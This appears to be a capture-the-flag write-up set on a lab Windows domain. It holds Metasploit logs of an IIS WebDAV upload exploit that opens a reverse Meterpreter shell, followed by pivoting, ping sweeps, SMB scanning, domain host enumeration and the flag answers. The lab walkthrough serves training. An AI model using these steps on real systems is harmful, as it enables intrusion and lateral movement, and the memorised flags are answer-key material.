Question

Exploit onto the KPASRF webserver and get a shell.

What is the contents of the text file in the C:\ directory?

```
msf5 auxiliary(scanner/http/dir_webdav_unicode_bypass) > use exploit/windows/iis/iis_webdav_upload_asp
msf5 exploit(windows/iis/iis_webdav_upload_asp) > show options

Module options (exploit/windows/iis/iis_webdav_upload_asp):

   Name          Current Setting        Required  Description
   ----          ---------------        --------  -----------
   HttpPassword                         no        The HTTP password to specify for authentication
   HttpUsername                         no        The HTTP username to specify for authentication
   METHOD        move                   yes       Move or copy the file on the remote system from .txt → .asp (Accepted: move, copy)
   PATH          /metasploit%RAND%.asp  yes       The path to attempt to upload
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         80                     yes       The target port (TCP)
   SSL           false                  no        Negotiate SSL/TLS for outgoing connections
   VHOST                                no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/iis/iis_webdav_upload_asp) > set RhOSTS 192.168.51.66
RhOSTS ⇒ 192.168.51.66
msf5 exploit(windows/iis/iis_webdav_upload_asp) > exploit

[*] Started reverse TCP handler on 10.24.0.153:4444
[*] Checking /metasploit33946170.asp
[*] Uploading 609702 bytes to /metasploit33946170.txt ...
[*] Moving /metasploit33946170.txt to /metasploit33946170.asp ...
[*] Executing /metasploit33946170.asp ...
[*] Deleting /metasploit33946170.asp (this doesn't always work) ...
[*] Sending stage (180291 bytes) to 192.168.51.66
[*] Meterpreter session 1 opened (10.24.0.153:4444 → 192.168.51.66:49246) at 2020-05-27 17:32:16 +0000

meterpreter > 
```

```
meterpreter > ls
Listing: c:\windows\system32\inetsrv
====================================
```

Need to directory traversal up to c:\ to read a txt document.

```
meterpreter > cd ../../../
meterpreter > ls
Listing: c:\
============

Mode              Size              Type  Last modified              Name
----              ----              ----  -------------              ----
40777/rwxrwxrwx   0                 dir   2012-07-26 08:04:57 +0000  $Recycle.Bin
100666/rw-rw-rw-  1                 fil   2012-07-26 08:10:25 +0000  BOOTNXT
40777/rwxrwxrwx   0                 dir   2012-07-26 07:14:09 +0000  Documents and Settings
100666/rw-rw-rw-  49                fil   2014-02-01 17:50:24 +0000  NOTICE.txt
40777/rwxrwxrwx   0                 dir   2012-07-26 08:04:56 +0000  PerfLogs
40555/r-xr-xr-x   4096              dir   2012-07-26 05:37:58 +0000  Program Files
40777/rwxrwxrwx   4096              dir   2012-07-26 05:37:59 +0000  Program Files (x86)
40777/rwxrwxrwx   4096              dir   2012-07-26 05:37:59 +0000  ProgramData
40777/rwxrwxrwx   0                 dir   2012-09-08 07:18:26 +0000  Recovery
40777/rwxrwxrwx   4096              dir   2020-03-05 04:11:07 +0000  System Volume Information
40555/r-xr-xr-x   4096              dir   2012-07-26 05:37:59 +0000  Users
40777/rwxrwxrwx   24576             dir   2012-07-26 05:37:59 +0000  Windows
100444/r--r--r--  398156            fil   2012-07-26 08:10:25 +0000  bootmgr
40777/rwxrwxrwx   4096              dir   2012-07-26 08:09:22 +0000  inetpub
21411620/rw--w----  75149970491080687  fif   2390412070-09-10 06:02:40 +0000  pagefile.sys

meterpreter > cat NOTICE.txt
This machine to be decomissioned on April 1 2014.meterpreter > 
```


Flag: This machine to be decomissioned on April 1 2014.

Question

First things first, let's do some network recon and find the layout of this network.

What domain is this machine a part of?

Link: missile_destroyer_treasure_map.pdf





```
meterpreter > sysinfo
Computer        : KPASRF-INTERNET
OS              : Windows 2012 (6.2 Build 9200).
Architecture    : x64
System Language : en_US
Domain          : DPRK
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter >
```

Flag: DPRK

Question

Now that we are in, let's enumerate the network.

Including the machine that you're currently on, how many hosts are in the `192.168.100.0/24` subnet?



```
msf5 auxiliary(scanner/portscan/tcp) > use post/multi/gather/ping_sweep
msf5 post(multi/gather/ping_sweep) > show options

Module options (post/multi/gather/ping_sweep):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       IP Range to perform ping sweep against.
   SESSION                   yes       The session to run this module on.

msf5 post(multi/gather/ping_sweep) > set rhosts 192.168.100.0/24
rhosts => 192.168.100.0/24
msf5 post(multi/gather/ping_sweep) > set session 1
session => 1
msf5 post(multi/gather/ping_sweep) > show options

Module options (post/multi/gather/ping_sweep):

   Name     Current Setting   Required  Description
   ----     ---------------   --------  -----------
   RHOSTS   192.168.100.0/24  yes       IP Range to perform ping sweep against.
   SESSION  1                 yes       The session to run this module on.

msf5 post(multi/gather/ping_sweep) > exploit

[*] Performing ping sweep for IP range 192.168.100.0/24
[+]     192.168.100.1 host found
[+]     192.168.100.10 host found
[+]     192.168.100.15 host found
[+]     192.168.100.20 host found
[+]     192.168.100.25 host found
[+]     192.168.100.240 host found
[+]     192.168.100.250 host found
[*] Post module execution completed
msf5 post(multi/gather/ping_sweep) >
```


Flag: 7


Question

Since this is a Windows domain, we might be able to get some additional information from the domain controller. But we have to find it first!

What is the IP of the domain controller?

Hint: You may find that interrogating the DNS server running on the DC quickly answers a few of the questions below.





Flag: 192.168.100.250

Question

What operating system is the domain controller running?

Add autoroute

```
msf5 auxiliary(scanner/smb/smb_version) > search autoroute

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  post/multi/manage/autoroute                    normal  No     Multi Manage Network Route via Meterpreter Session


msf5 auxiliary(scanner/smb/smb_version) > use post/multi/manage/autoroute
msf5 post(multi/manage/autoroute) > show optins
[-] Invalid parameter "optins", use "show -h" for more information
msf5 post(multi/manage/autoroute) > show options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf5 post(multi/manage/autoroute) > set session 1
session => 1
msf5 post(multi/manage/autoroute) > set subnet 192.168.100.0
subnet => 192.168.100.0
msf5 post(multi/manage/autoroute) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against KPASRF-INTERNET
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.100.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >
```


```
msf5 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.100.250
rhosts => 192.168.100.250
msf5 auxiliary(scanner/smb/smb_version) > exploit

[+] 192.168.100.250:445   - Host is running Windows 2012 R2 Standard (build:9600) (name:DC) (domain:DPRK) (signatures:required)
[*] 192.168.100.250:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

Flag: Windows 2012 R2 Standard

Question

What is the IP address of the administrator's machine?

Hint: You may not have enough information to compromise this machine yet. Getting SYSTEM on another machine may help you pivot elsewhere in the network.




Flag: 192.168.100.25

Question

What is the IP address of the Glorious Leader's machine?

Hint: You may not have enough information to compromise this machine yet.



```
msf5 post(multi/gather/dns_reverse_lookup) > use post/windows/gather/enum_computers
msf5 post(windows/gather/enum_computers) > show options

Module options (post/windows/gather/enum_computers):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/enum_computers) > set session 1
session => 1
msf5 post(windows/gather/enum_computers) > exploit

[*] Running module against KPASRF-INTERNET

List of Domain Hosts for the primary Domain.
============================================

 Domain  Hostname         IPs
 ------  --------         ---
 DPRK    ADMINISTRATOR    192.168.100.25
 DPRK    DC               192.168.100.250
 DPRK    DEVELOPER        192.168.100.15
 DPRK    GLORIOUSLEADER   192.168.100.20
 DPRK    KPASRF-INTERNET  192.168.100.240
 DPRK    PLANNER          192.168.100.10


[*] Post module execution completed
```

Flag: 192.168.100.20